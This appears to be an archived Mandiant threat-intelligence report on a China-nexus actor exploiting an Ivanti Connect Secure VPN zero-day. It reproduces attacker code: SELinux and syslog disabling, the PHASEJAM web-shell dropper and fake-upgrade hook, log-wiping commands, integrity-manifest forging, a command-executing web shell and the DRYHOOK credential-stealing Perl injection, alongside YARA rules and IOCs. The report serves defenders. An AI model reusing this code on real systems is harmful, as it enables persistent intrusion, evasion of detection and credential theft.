Ivanti Connect Secure VPN Targeted in New Zero-Day Exploitation

By Mandiant

Published: 2025-01-08 · Archived: 2026-04-29 02:09:42 UTC

Written by: John Wolfram, Josh Murchie, Matt Lin, Daniel Ainsworth, Robert Wallace, Dimiter Andonov, Dhanesh Kizhakkinan, Jacob Thompson

---

Note: This is a developing campaign under active analysis by Mandiant and Ivanti. We will continue to add more indicators, detections, and information to this blog post as needed. See the Changelog at the bottom of this post for more details.

On Wednesday, Jan. 8, 2025, Ivanti disclosed two vulnerabilities, CVE-2025-0282 and CVE-2025-0283, impacting Ivanti Connect Secure ("ICS") VPN appliances. Mandiant has identified zero-day exploitation of CVE-2025-0282 in the wild beginning mid-December 2024. CVE-2025-0282 is an unauthenticated stack-based buffer overflow. Successful exploitation could result in unauthenticated remote code execution, leading to potential downstream compromise of a victim network.

Ivanti and its affected customers identified the compromise based on indications from the company-supplied Integrity Checker Tool ("ICT") along with other commercial security monitoring tools. Ivanti has been working closely with Mandiant, affected customers, government partners, and security vendors to address these issues. As a result of their investigation, Ivanti has released patches for the vulnerabilities exploited in this campaign and Ivanti customers are urged to follow the actions in the Security Advisory to secure their systems as soon as possible.

Mandiant attributes the activity described in this blog post to UNC5221. UNC5221 is a suspected China-nexus espionage actor that previously exploited two vulnerabilities CVE-2023-46805 and CVE-2024-21887 that impacted Ivanti Connect Secure VPN appliances as early as December 2023. Following the successful exploitation of CVE-2023-46805 (authentication bypass) and CVE-2024-21887 (command injection), UNC5221 leveraged multiple custom malware families including the ZIPLINE passive backdoor, THINSPOOL dropper, LIGHTWIRE web shell, and WARPWIRE credential harvester. UNC5221 was also observed leveraging the PySoxy tunneler and BusyBox to enable post-exploitation activity.

Mandiant previously attributed the SPAWN ecosystem of malware (which includes the SPAWNANT installer, SPAWNMOLE tunneler, and the SPAWNSNAIL SSH backdoor) to UNC5337. Since the publication of this blog post, Mandiant has merged UNC5337 into UNC5221.

Exploitation

While CVE-2025-0282 affects multiple patch levels of ICS release 22.7R2, successful exploitation is version specific. Prior to exploitation, repeated requests to the appliance have been observed, likely to determine the version prior to attempting exploitation.

/dana-cached/hc/hc_launcher.22.7.2.2615.jar
/dana-cached/hc/hc_launcher.22.7.2.3191.jar
/dana-cached/hc/hc_launcher.22.7.2.3221.jar
/dana-cached/hc/hc_launcher.22.7.2.3431.jar

Version detection has been observed using the Host Checker Launcher, shown above, and the different client installers to determine the version of the appliance. HTTP requests from VPS providers or Tor networks to these URLs, especially in sequential version order, may indicate pre-exploitation reconnaissance.

While there are several variations during the exploitation of CVE-2025-0282, the exploit and script generally performs the following steps:

1. Disable SELinux
2. Prevent syslog forwarding
3. Remount the drive as read-write
4. Write the script
5. Execute the script
6. Deploy one or more web shells
7. Use `sed` to remove specific log entries from the debug and application logs
8. Reenable SELinux
9. Remount the drive

Immediately after exploitation the threat actor disables SELinux, uses `iptables` to block syslog forwarding, and remounts the root partition to enable writing of malware to the appliance.

```
 setenforce 0
iptables -A OUTPUT -p udp --dport 514 -j DROP
iptables -A OUTPUT -p tcp --dport 514 -j DROP
iptables -A OUTPUT -p udp --dport 6514 -j DROP
iptables -A OUTPUT -p tcp --dport 6514 -j DROP
mount -o remount,rw /
```

Malware Staging

Mandiant observed the threat actor using the shell script to echo a Base64-encoded script into the `/tmp/.t`, and then set execution permissions on the file. The figure below shows the contents of `/tmp/.t`.

```
 #!/bin/sh
export LD_LIBRARY_PATH=/home/lib/;export DSINSTALL=/home;
export PATH=/usr/local/bin:/bin:/usr/bin:/sbin:/home/bin:/home/venv3/bin/;
dmesg -C;bash /tmp/s>/tmp/kN;
```

Next, the threat actor writes a Base-64 encoded ELF binary into `/tmp/svb`. The ELF binary first uses `setuid` to set the owner of the process to root. It then executes `/tmp/s` (PHASEJAM) which would inherit the root privileges of the parent process. The threat actor then uses `dd` to overwrite the `svb` file with zeros, and removes `/tmp/.t`.

```
 /bin/chmod 6777 /tmp/svb;
/tmp/svb;
/bin/dd count=1 bs=4096 if=/dev/zero of=/tmp/svb;
/bin/chmod 666 /tmp/svb;
/bin/rm -rf /tmp/.t;
```

PHASEJAM

PHASEJAM is a dropper written as a bash shell script that maliciously modifies Ivanti Connect Secure appliance components. The primary functions of PHASEJAM are to insert a web shell into the `getComponent.cgi` and `restAuth.cgi` files, block system upgrades by modifying the `DSUpgrade.pm` file, and overwrite the `remotedebug` executable so that it can be used to execute arbitrary commands when a specific parameter is passed.

Web Shell

PHASEJAM inserts the web shell into the legitimate files `getComponent.cgi` and `restAuth.cgi` as a function named `AccessAllow()`. The web shell is Perl-based and provides the threat actor with remote access and code execution capabilities on the compromised ICS server. It utilizes the `MIME::Base64` module to encode and decode commands and data.

The table below summarizes the web shell's functionality, accessible via specific commands derived from HTTP query parameters:

Command	Description
`1`	Decodes the code provided in the `HTTP_CODE` environment variable and writes the result into a file named `test.p` under the `/tmp` directory. Executes the file using `/bin/bash` and returns the output of the command execution to the attacker.

`2`	Similar to command 1 but executes the provided commands using `/home/bin/dsrunpriv` and the patched `remotedebug` file.
`3`	Writes a file with a name specified in the `HTTP_CODE` environment variable under the `/tmp` directory with content provided in the `License` parameter. This functionality allows the attacker to upload arbitrary files on the compromised appliance.
`4`	Reads the content of a file specified in the Base64-decoded `HTTP_CODE` environment variable and returns the content to the attacker. This enables the attacker to exfiltrate data from the affected appliance.
`5`	Similar to command 3 but overwrites the target file instead of appending to it, in case it already exists on the appliance.

Blocked and Simulated Upgrades

To intercept upgrade attempts and simulate an upgrade, PHASEJAM injects a malicious function into the `/home/perl/DSUpgrade.pm` file named `processUpgradeDisplay()`. The functionality is intended to simulate an upgrading process that involves thirteen steps, with each of those taking a predefined amount of time. If the ICS administrator attempts an upgrade, the function displays a visually-convincing upgrade process that shows each of the steps along with various numbers of dots to mimic a running process. Further details are provided in the System Upgrade Persistence section.

remotedebug Hooking

PHASEJAM renames the file `/home/bin/remotedebug` to `remotedebug.bak`. PHASEJAM writes a new `/home/bin/remotedebug` shell script to hook calls to `remotedebug`. The brief shell script checks for a new `-c` parameter that allows remote code execution by the web shell. All other parameters are passed through to `remotedebug.bak`.

The following provides an abridged PHASEJAM Sample:

```
 # create backdoor 1
cp /home/webserver/htdocs/dana-na/jam/getComponent.cgi
/home/webserver/htdocs/dana-na/jam/getComponent.cgi.bak

sed -i 's/sub main {/sub main {my \$r7=AccessAllow();return if
\$r7;/g' /home/webserver/htdocs/dana-na/jam/getComponent.cgi

sh=$(echo CnN1YiB...QogICAK|base64 -d)
```

```
up=$(echo CnN1YiB...xuIjsKCn0K |base64 -d)

grep -q 'sub AccessAllow()' || echo "$sh" >>
/home/webserver/htdocs/dana-na/jam/getComponent.cgi

sed -i "s/$(grep /home/webserver/htdocs/dana-na/jam/getComponent.cgi
/home/etc/manifest/manifest -a |grep
-oE '[0-9a-f]{64}')/$(/home/bin/openssl dgst -sha256
/home/webserver/htdocs/dana-na/jam/getComponent.cgi |grep
-oE '[0-9a-f]{64}')/g" /home/etc/manifest/manifest;


#pkill cgi-server


# create backdoor 2
cp /home/webserver/htdocs/dana-na/auth/restAuth.cgi
/home/webserver/htdocs/dana-na/auth/restAuth.cgi.bak

sed -i 's/sub main {/sub main {my \$r7=AccessAllow();return if
\$r7;/g' /home/webserver/htdocs/dana-na/auth/restAuth.cgi

grep -q 'sub AccessAllow()' echo "$sh" >>
/home/webserver/htdocs/dana-na/auth/restAuth.cgi

sed -i "s/$(grep /home/webserver/htdocs/dana-na/auth/restAuth.cgi
/home/etc/manifest/manifest -a |grep -oE '[0-9a-f]{64}')/$(/home/bin/openssl
dgst -sha256 /home/webserver/htdocs/dana-na/auth/restAuth.cgi |grep
-oE '[0-9a-f]{64}')/g" /home/etc/manifest/manifest;

#pkill cgi-server


# remotedebug
cp -f /home/bin/remotedebug /home/bin/remotedebug.bak
echo IyEvYmluL2Jhc2gKaWYgWyAiJDEiID09ICItYyIgXTsgdGhlbgoJYm
FzaCAiJEAiCmVsc2UKCWV4ZWMgL2hvbWUvYmluL3JlbW90ZWRlYnV
nLmJhayAiJEAiCmZpICAK|base64 -d >/home/bin/remotedebug
chmod 777 /home/bin/remotedebug.bak
sed -i "s/$(grep /home/bin/remotedebug /home/etc/manifest/manifest
-a |grep -oE '[0-9a-f]{64}')/$(/home/bin/openssl dgst -sha256
/home/bin/remotedebug |grep -oE '[0-9a-f]{64}')/g"
/home/etc/manifest/manifest;

# upgrade
cp -f /home/perl/DSUpgrade.pm /home/perl/DSUpgrade.pm.bak
```

```
sed -i 's/popen(\*FH, \$prog);/processUpgradeDisplay(\$prog,
\$console, \$html);return 0;popen(\*FH, \$prog);/g'
/home/perl/DSUpgrade.pm
grep -q 'sub processUpgradeDisplay()' || echo "$up" >>
/home/perl/DSUpgrade.pm
sed -i "s/$(grep /home/perl/DSUpgrade.pm /home/etc/manifest/manifest
-a |grep -oE '[0-9a-f]{64}')/$(/home/bin/openssl dgst -sha256
/home/perl/DSUpgrade.pm |grep -oE '[0-9a-f]{64}')/g"
/home/etc/manifest/manifest;
pkill cgi-server
```

Anti-Forensics

Following exploitation, the threat actor has been observed removing evidence of exploitation from several key areas of the appliance:

1. Clearing kernel messages using `dmesg` and removing entries from the debug logs that are generated during the exploit
2. Deleting troubleshoot information packages (state dumps) and any core dumps generated from process crashes
3. Removing log application event log entries related to syslog failures, internal ICT failures, crash traces, and certificate handling errors
4. Removing executed commands from the SELinux audit log

```
 dmesg -C
cd /data/var/dlogs/
sed -i '/segfault/d' debuglog
sed -i '/segfault/d' debuglog.old
sed -i '/SystemError/d' debuglog
sed -i '/SystemError/d' debuglog.old
sed -i '/ifttls/d' debuglog
sed -i '/ifttls/d' debuglog.old
sed -i '/main.cc/d' debuglog
sed -i '/main.cc/d' debuglog.old
sed -i '/SSL_read/d' debuglog
sed -i '/SSL_read/d' debuglog.old
sed -i '/tlsconnectionpoint/d' debuglog
sed -i '/tlsconnectionpoint/d' debuglog.old
rm -rf /data/var/statedumps/*
rm -rf /data/var/cores/*
cd /home/runtime/logs
sed -i 's/[^\x00]\{1\}\x00[^\x00]*web server[^\x00]*\x00//g' log.events.vc0
sed -i 's/[^\x00]\{1\}\x00[^\x00]*AUT24604[^\x00]*\x00//g' log.events.vc0
sed -i 's/[^\x00]\{1\}\x00[^\x00]*SYS31048[^\x00]*\x00//g' log.events.vc0
```

```
sed -i 's/[^\x01]\{1\}\x01[^\x01]*SYS31376[^\x01]*\x01//g' log.events.vc0
sed -i 's/\x01[^\x01]\{2,3\}6[^\x01]*ERR10073[^\xff]*\x09[^\x01]\{1\}\x01/
\x01/g' log.events.vc0
cd /data/var/log/audit/
sed -i '/bin\/web/d' audit.log
sed -i '/setenforce/d' audit.log
sed -i '/mount/d' audit.log
sed -i '/bin\/rm/d' audit.log
```

System Upgrade Persistence

Mandiant identified two techniques the threat actor employed to persist across system upgrades on compromised Ivanti Connect Secure appliances.

Fake System Upgrades

The first technique, utilized by PHASEJAM, prevents legitimate ICS system upgrade attempts by administrators via rendering a fake HTML upgrade progress bar while silently blocking the legitimate upgrade process. Due to the blocked upgrade attempt, the technique would allow any installed backdoors or tools left by the threat actor to persist on the current running version of the VPN while giving the appearance of a successful upgrade.

First, the threat actor uses `sed` to insert a malicious Perl code into `DSUpgrade.pm` to modify the behavior of the system upgrade process. The malicious `processUpgradeDisplay()` function, which is stored in the shell variable `$up`, is appended to `DSUpgrade.pm`.

```
 sed -i 's/popen(\*FH, \$prog);/processUpgradeDisplay(\$prog,
\$console, \$html);return 0;popen(\*FH, \$prog);/g'
/home/perl/DSUpgrade.pm
grep -q 'sub processUpgradeDisplay()' || echo "$up" >>
/home/perl/DSUpgrade.pm
```

The modification occurs within a function in `DSUpgrade.pm` responsible for installing the new upgrade package. The inserted call to `processUpgradeDisplay()` with the early return makes the legitimate `popen()` call to execute `/pkg/dspkginstall` unreachable. The following provides the relevant excerpt from `DSUpgrade.pm` as a result of the modification.

```
 local *FH;
my $prog = "/pkg/dspkginstall /var/tmp/new-pack.tgz";
if (defined $useUpgradePartition && $useUpgradePartition == 1) {
  $prog = "/pkg/dspkginstall /data/upgrade/new-pack.tgz";
}

processUpgradeDisplay($prog, $console, $html);
```

```
return 0;
popen(*FH, $prog);
```

The modification intercepts the standard upgrade flow by calling the maliciously created `processUpgradeDisplay()` function before the legitimate upgrade command executes. The figure below provides an excerpt of the inserted `processUpgradeDisplay()` function that displays a fake HTML upgrade progress bar, using the `sleep` command to add dots every second to mimic a running process.

```
 $mystep = 13;
$count = 0;
$sleep_time = 2;
$myline = "Finalizing installation";
print $html "<li style=\"margin:6px;\">Step $mystep: $myline ...";
print $console "$myline ...";
while ($count < $sleep_time) {
      system("/bin/sleep 1");
      print $html ".";
      print $console ".";
      ++$count;
}
print $html " complete ($sleep_time seconds)</li>\n";
print $console " complete ($sleep_time seconds)\r\n";
```

Recent versions of Ivanti Connect Secure have a built-in integrity checker tool (ICT) that periodically scans the file system to detect new or modified system files that may be indicative of system compromise. The ICT uses a manifest during its scanning process, containing a list of the expected file paths on the system along with its expected SHA256 hash. In an attempt to circumvent the ICT scanner, the threat actor recalculates the SHA256 hash of the modified `DSUpgrade.pm` and inserts it into the manifest.

```
 sed -i "s/$(grep /home/perl/DSUpgrade.pm
/home/etc/manifest/manifest -a |grep -oE
'[0-9a-f]{64}')/$(/home/bin/openssl dgst -sha256
/home/perl/DSUpgrade.pm |grep -oE '[0-9a-f]{64}')/g"
/home/etc/manifest/manifest;
```

The threat actor copies the `VERSION` file from the mounted upgrade partition (`tmp/root/home/VERSION`) to the current version partition (`/home/VERSION`). As a result, the system falsely indicates a successful upgrade while continuing to run on the old appliance version.

```
 chdir("/tmp");
system("/bin/mkdir", "-p", "root/home");
system("/bin/tar", "-xzf", $tgz_path, "./root/home/VERSION");
```

```
system("/bin/cp -f ./root/home/VERSION /data/versions/reset/VERSION");
system("/bin/cp -f ./root/home/VERSION /home/VERSION");
```

The SHA256 hash of the `VERSION` file from the upgrade partition is recalculated and inserted into the ICT manifest.

```
 system('sed -i \'s/$(grep /home/VERSION|grep
-oE "[0-9a-f]{64}")/$(/home/bin/openssl dgst -sha256
/home/VERSION)/g\' /home/etc/manifest/manifest');
```

Persistence Across Upgrades

SPAWNANT (`libupgrade.so`) is an ELF32 executable that installs three components from the SPAWN family:

1. SPAWNMOLE tunneler (`libsocks5.so`)
2. SPAWNSNAIL SSH backdoor (`libsshd.so`)
3. SPAWNSLOTH log tampering utility (`.liblogblock.so`)

SPAWNANT and its supporting components can persist across system upgrades. It hijacks the execution flow of `dspkginstall` , a binary used during the system upgrade process, by exporting a malicious `snprintf` function containing the persistence mechanism.

Unlike the first method described in this blog post for system upgrade persistence, SPAWNANT does not block the upgrade process. It survives the upgrade process by ensuring itself and its components are migrated to the new upgrade partition (mounted on `/tmp/data/` during a legitimate system upgrade process).

```
 cp /lib/libupgrade.so /tmp/data/root/lib
cp /home/lib/libsocks5.so /tmp/data/root/home/lib
cp /home/lib/libsshd.so /tmp/data/root/home/lib
```

SPAWNANT sets the `LD_PRELOAD` environment variable to itself (`libupgrade.so`) within `DSUpgrade.pm` on the upgrade partition. The modification tells the dynamic linker to load `libupgrade.so` and use SPAWNANT's malicious exported `snprintf` function before other libraries.

```
 ENV{“LD_PRELOAD”} = “libupgrade.so”
```

Next, SPAWNANT establishes an additional method of backdoor access by writing a web shell into `compcheckresult.cgi` on the upgrade partition. The web shell uses `system()` to execute the value passed to a hard-coded query parameter. The following provides the relevant excerpt of the inserted web shell.

```
 if(CGI::param("<redacted>")) {
        print "Cache-Control: no-cache";
```

```
        print "Content-type: text/html";
        my $a=CGI::param("<redacted>");
        system("$a");
}
```

Throughout this entire process, SPAWNANT is careful to circumvent the ICT by recalculating the SHA256 hash for any maliciously modified files. Once the appropriate modifications are complete, SPAWNANT generates a new RSA key pair to sign the modified manifest.

```
 /home/bin/openssl genrsa -out private.pem 2048
/home/bin/openssl rsa -in private.pem -out manifest.2
-outform PEM -pubout
/home/bin/openssl dgst -sha512 -sign private.pem -out
manifest.1 /tmp/data/root/home/etc/manifest/manifest
mv manifest.1 manifest.2 /tmp/data/root/home/etc/manifest/
rm -f private.pem'
```

Post Exploitation

Tunnelers

After establishing an initial foothold on an appliance, Mandiant observed a number of different tunnelers, including the use of publicly-available and open-source tunnelers, designed to facilitate communication channels between the compromised appliance and the threat actor's command and control infrastructure. These tunnelers allowed the attacker to bypass network security controls and may enable lateral movement further into a victim environment.

SPAWNMOLE

Originally reported in Cutting Edge, Part 4, SPAWNMOLE is a tunneler injected into the web process. It hijacks the `accept` function in the `web` process to monitor traffic and filter out malicious traffic originating from the attacker. SPAWNMOLE is activated when it detects a specific series of magic bytes. Otherwise, the remainder of the benign traffic is passed unmodified to the legitimate web server functions. The malicious traffic is tunneled to a host provided by an attacker in the buffer.

LDAP Queries

The threat actor used several tools to perform internal network reconnaissance. This includes using built-in tools included on the ICS appliance such as `nmap` and `dig` to determine what can be accessed from the appliance. The threat actor has also been observed using the LDAP service account, if configured, from the ICS appliance to perform LDAP queries. The LDAP service account was also observed being used to move laterally within the network, including Active Directory servers, through SMB or RDP. The observed attacker commands were prefaced by the following lines:

```
 #!/bin/sh
export LD_LIBRARY_PATH=/home/lib/;
export DSINSTALL=/home;
export PATH=/usr/local/bin:/bin:/usr/bin:/sbin:/home/bin:/home/venv3/bin/;
dmesg -c;
<commands>
```

The following reconnaissance commands were seen executed by the threat actor prior to LDAP queries:

```
 dig @<IP ADDRESS> <VICTIM DOMAIN> A
nmap -Pn -sT -p 80,443,445 <IP ADDRESS> --open
```

LDAP queries were executed using `/tmp/lmdbcerr`, with output directed to randomly named files in the `/tmp` directory. Password, host, and query were passed as command line arguments.

```
 /tmp/lmdbcerr [redacted] -u 'CN=[redacted],CN=Managed Service
Accounts,DC=[redacted]' -p '[redacted]' -h <IP ADDRESS> --tls --dn
DC=[redacted] -o /tmp/<RANDOM STRING>

/tmp/lmdbcerr [redacted] -u 'dc=[redacted]' -p '<PASSWORD>' -h
api-[redacted].duosecurity.com --tls --dn dc=[redacted] -o
/tmp/<RANDOM STRING>

/tmp/lmdbcerr [redacted] -u 'dc=[redacted]' -p '<PASSWORD>' -h
api-[redacted].duosecurity.com --tls --filter '(cn=*)' --dn dc=[redacted]
-o /tmp/<RANDOM STRING>

/tmp/lmdbcerr [redacted] -u 'dc=[redacted]' -p '<PASSWORD>'
-h api-[redacted].duosecurity.com --tls --filter '(distinguishedName=*)'
--dn dc=[redacted] -o /tmp/<RANDOM STRING>

/tmp/lmdbcerr [redacted] -u 'dc=[redacted]' -p '<PASSWORD>'
-h api-[redacted].duosecurity.com --tls --filter '(dn=*)' --dn dc=[redacted]
-o /tmp/<RANDOM STRING>
```

Appliance Cache Database Theft

Mandiant has observed the threat actor archiving the database cache on a compromised appliance and staging the archived data in a directory served by the public-facing web server to enable exfiltration of the database. The database cache may contain information associated with VPN sessions, session cookies, API keys, certificates, and credential material.

The threat actor archives the contents of `/runtime/mtmp/lmdb`. The resulting tar archive is then renamed and masquerades itself as a CSS file located within `/home/webserver/htdocs/dana-na/css/`.

Ivanti has previously published guidance on remediating the risk that may result from the database cache dump. This includes resetting local account credentials, resetting API keys, and revoking certificates.

Credential Harvesting

Mandiant has observed the threat actor deploying a Python script, tracked as DRYHOOK, to steal credentials. The malware is designed to modify a system component named `DSAuth.pm` that belongs to the Ivanti Connect Secure environment in order to harvest successful authentications.

Upon execution, the malicious Python script opens `/home/perl/DSAuth.pm` and reads its content in a buffer. Next, the malware uses regular expressions to find and replace the following lines of code:

```
 *setPrompt
*runSignin = *DSAuthc::RealmSignin_runSignin;
*runSigninEBSL
```

The `*setPrompt` value above is replaced with the following Perl code:

```
 # *setPrompt
$ds_g="";
sub setPrompt{
    eval{
        my $res=@_[1]."=".@_[2]."\n";
        $ds_g .= $res;
    };
    return DSAuthc::RealmSignin_setPrompt(@_);
}
$ds_e="";
```

The injected `setPrompt` routine captures the second and the third parameter, combines them into the format `<param2>=<param3>` and then assigns the produced string to a global variable named `$ds_g`. The next replacement, shown as follows, reveals that the second parameter is a username, and the third parameter is the password of a user trying to authenticate.

```
 # *runSignin = *DSAuthc::RealmSignin_runSignin;
$ds_g1="";
sub encode_base64 ($;$)
{
    my $res = "";
    my $eol = $_[1];
    $eol = "\n" unless defined $eol;
    pos($_[0]) = 0;                          # ensure start at the beginning

    $res = join '', map( pack('u',$_)=~ /^.(\S*)/, ($_[0]=~/(.{1,45})/gs));
```

```
    $res =~ tr|` -_|AA-Za-z0-9+/|;              # `# help emacs
    # fix padding at the end
    my $padding = (3 - length($_[0]) % 3) % 3;
    $res =~ s/.{$padding}$/'=' x $padding/e if $padding;
    return $res;
}
sub runSignin{
    my $res=DSAuthc::RealmSignin_runSignin(@_);
    if(@_[1]->{status} != $DSAuth::Reject &&
        @_[1]->{status} != $DSAuth::Restart){
        if($ds_g ne ""){
            CORE::open(FH,">>/tmp/cmdmmap.kuwMW");
            my $dd=RC4("redacted",$ds_g);
            print FH encode_base64($dd)."\n";
            CORE::close(FH);
            $ds_g = "";
        }
    }
    elsif(@_[1]->{status} == $DSAuth::Reject ||
            @_[1]->{status} == $DSAuth::Restart){
        $ds_g = "";
    }
    return $res;
}
$ds_e1="";
```

The code above contains two subroutines named `encode_base64` and `runSignin`. The former takes a string and Base64 encodes it, while the latter intercepts the sign-in process and upon a successful attempt serializes the saved credentials into the global variable `$ds_g` username and password in a file named `cmdmmap.kuwMW` under the `/tmp` directory. The `<username>=<password>` string is first RC4 encrypted with a hard-coded key and then Base64 encoded with the `encode_base64` routine before being saved into the `cmdmmap.kuwMW` file.

The last code replacement is shown as follows, and it is the same code as above, but it targets a different sign-in scheme that is named EBSL in the code.

```
 # *runSigninEBSL
$ds_g2="";
sub runSigninEBSL{
    my $res=DSAuthc::RealmSignin_runSigninEBSL(@_);
    if(@_[1]->{status} != $DSAuth::Reject &&
        @_[1]->{status} != $DSAuth::Restart){
        if($ds_g ne ""){
            use Crypt::RC4;
            CORE::open(FH,">>/tmp/cmdmmap.kuwMW");
            my $dd=RC4("redacted",$ds_g);
            print FH encode_base64($dd)."\n";
```

```
            CORE::close(FH);
            $ds_g = "";
        }
    }
    elsif(@_[1]->{status} == $DSAuth::Reject ||
            @_[1]->{status} == $DSAuth::Restart){
        $ds_g = "";
    }
    return $res;
}
$ds_e2="";
```

After the changes are made, the malware attempts to write the modified content back to the `DSAuth.pm` file, and if unsuccessful, it will remount the file system as readwrite, write the file, and then mount the file system as readonly again. Finally, all instances of the `cgi-server` process are killed in order for the modified `DSAuth.pm` to be activated.

Attribution


Mandiant has merged UNC5337 into UNC5221, confirming initial suspicion that these clusters of activity were likely related. Apart from CVE-2023-46805 and CVE-2024-21887, Mandiant has previously observed UNC5221 conducting zero day exploitation of CVE-2023-4966, impacting NetScaler ADC and NetScaler Gateway appliances. UNC5221 has targeted a wide range of countries and verticals during their operations and has leveraged an extensive set of tooling, spanning passive backdoors to trojanized legitimate components on appliances. Additionally, Mandiant previously observed UNC5221 leveraging a likely ORB network of compromised Cyberoam appliances to enable intrusion operations.

Conclusion


Following the Jan. 10, 2024, disclosure of CVE-2023-46805 and CVE-2024-21887, Mandiant observed widespread exploitation by UNC5221 targeting Ivanti Connect Secure appliances across a wide range of countries and verticals. Mandiant assesses that defenders should be prepared for widespread, opportunistic exploitation, likely targeting credentials and the deployment of web shells to provide future access. Additionally, if proof-of-concept exploits for CVE-2025-0282 are created and released, Mandiant assesses it is likely additional threat actors may attempt targeting Ivanti Connect Secure appliances.

Recommendations

Ivanti recommends utilizing their external and internal Integrity Checker Tool (“ICT”) and to contact Ivanti Support if suspicious activity is identified. While Mandiant has observed threat actor attempts to evade detection by the ICT, the following screenshots provide examples of how a successful scan should appear versus an unsuccessful scan on a device that has been compromised. Note the number of steps reported by the output.



External ICT Scan - Successful



External ICT Scan - Unsuccessful (limited number of steps performed)

Ivanti also notes that the ICT is a snapshot of the current state of the appliance and cannot necessarily detect threat actor activity if they have returned the appliance to a clean state. The ICT does not scan for malware or other Indicators of Compromise. Ivanti recommends that customers should run the ICT in conjunction with other security monitoring tools which have detected post-exploitation activity.

If the ICT result shows signs of compromise, Ivanti recommends a factory reset on the appliance to ensure any malware is removed and to then place the appliance back into production using version 22.7R2.5.

Acknowledgement

We would like to thank the team at Ivanti for their continued partnership and support in this investigation. Additionally, this analysis would not have been possible without the assistance from analysts across Google Threat Intelligence Group and Mandiant's FLARE.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

Code Family	Filename	Description
DRYHOOK	n/a	Credential Theft Tool
PHASEJAM	/tmp/s	Web Shell dropper
PHASEJAM Webshell	/home/webserver/htdocs/dana-na/jam/getComponent.cgi	Web Shell
PHASEJAM Webshell	/home/webserver/htdocs/dana-na/auth/restAuth.cgi	Web Shell
SPAWNSNAIL	/root/home/lib/libsshd.so	SSH backdoor
SPAWNMOLE	/root/home/lib/libsocks5.so	Tunneler
SPAWNANT	/root/lib/libupgrade.so	Installer
SPAWNSLOTH	/tmp/.liblogblock.so	Log tampering utility

YARA Rules

```
 rule M_APT_Installer_SPAWNSNAIL_1
{
    meta:
        author = "Mandiant"
        description = "Detects SPAWNSNAIL. SPAWNSNAIL is an SSH
backdoor targeting Ivanti devices. It has an ability to inject a specified
binary to other process, running local SSH backdoor when injected to
dsmdm process, as well as injecting additional malware to dslogserver"
        md5 = "e7d24813535f74187db31d4114f607a1"

    strings:
        $priv = "PRIVATE KEY-----" ascii fullword

        $key1 = "%d/id_ed25519" ascii fullword
        $key2 = "%d/id_ecdsa" ascii fullword
```

```
        $key3 = "%d/id_rsa" ascii fullword

        $sl1 = "[selinux] enforce" ascii fullword
        $sl2 = "DSVersion::getReleaseStr()" ascii fullword

        $ssh1 = "ssh_set_server_callbacks" ascii fullword
        $ssh2 = "ssh_handle_key_exchange" ascii fullword
        $ssh3 = "ssh_add_set_channel_callbacks" ascii fullword
        $ssh4 = "ssh_channel_close" ascii fullword

    condition:
        uint32(0) == 0x464c457f and $priv and any of ($key*)
and any of ($sl*) and any of ($ssh*)
}
```

```
 rule M_APT_Installer_SPAWNANT_1
{
    meta:
        author = "Mandiant"
        description = "Detects SPAWNANT. SPAWNANT is an
Installer targeting Ivanti devices. Its purpose is to persistently
install other malware from the SPAWN family (SPAWNSNAIL,
SPAWNMOLE) as well as drop additional webshells on the box."

    strings:
        $s1 = "dspkginstall" ascii fullword
        $s2 = "vsnprintf" ascii fullword
        $s3 = "bom_files" ascii fullword
        $s4 = "do-install" ascii
        $s5 = "ld.so.preload" ascii
        $s6 = "LD_PRELOAD" ascii
        $s7 = "scanner.py" ascii

    condition:
        uint32(0) == 0x464c457f and 5 of ($s*)
}
```

```
 rule M_Tunneler_SPAWNMOLE_3
{
    meta:
        author = "Mandiant"
        description = "Hunting rule looking for strings and code
identified in SPAWNMOLE samples"
        md5 = "a638fd203ddb540d0484d8e00490df06"
    strings:
```

```
        $str1 = "/proc/self/exe"
        $str2 = "/proc/%d/maps"
        $str3 = "=> encrypt buf"
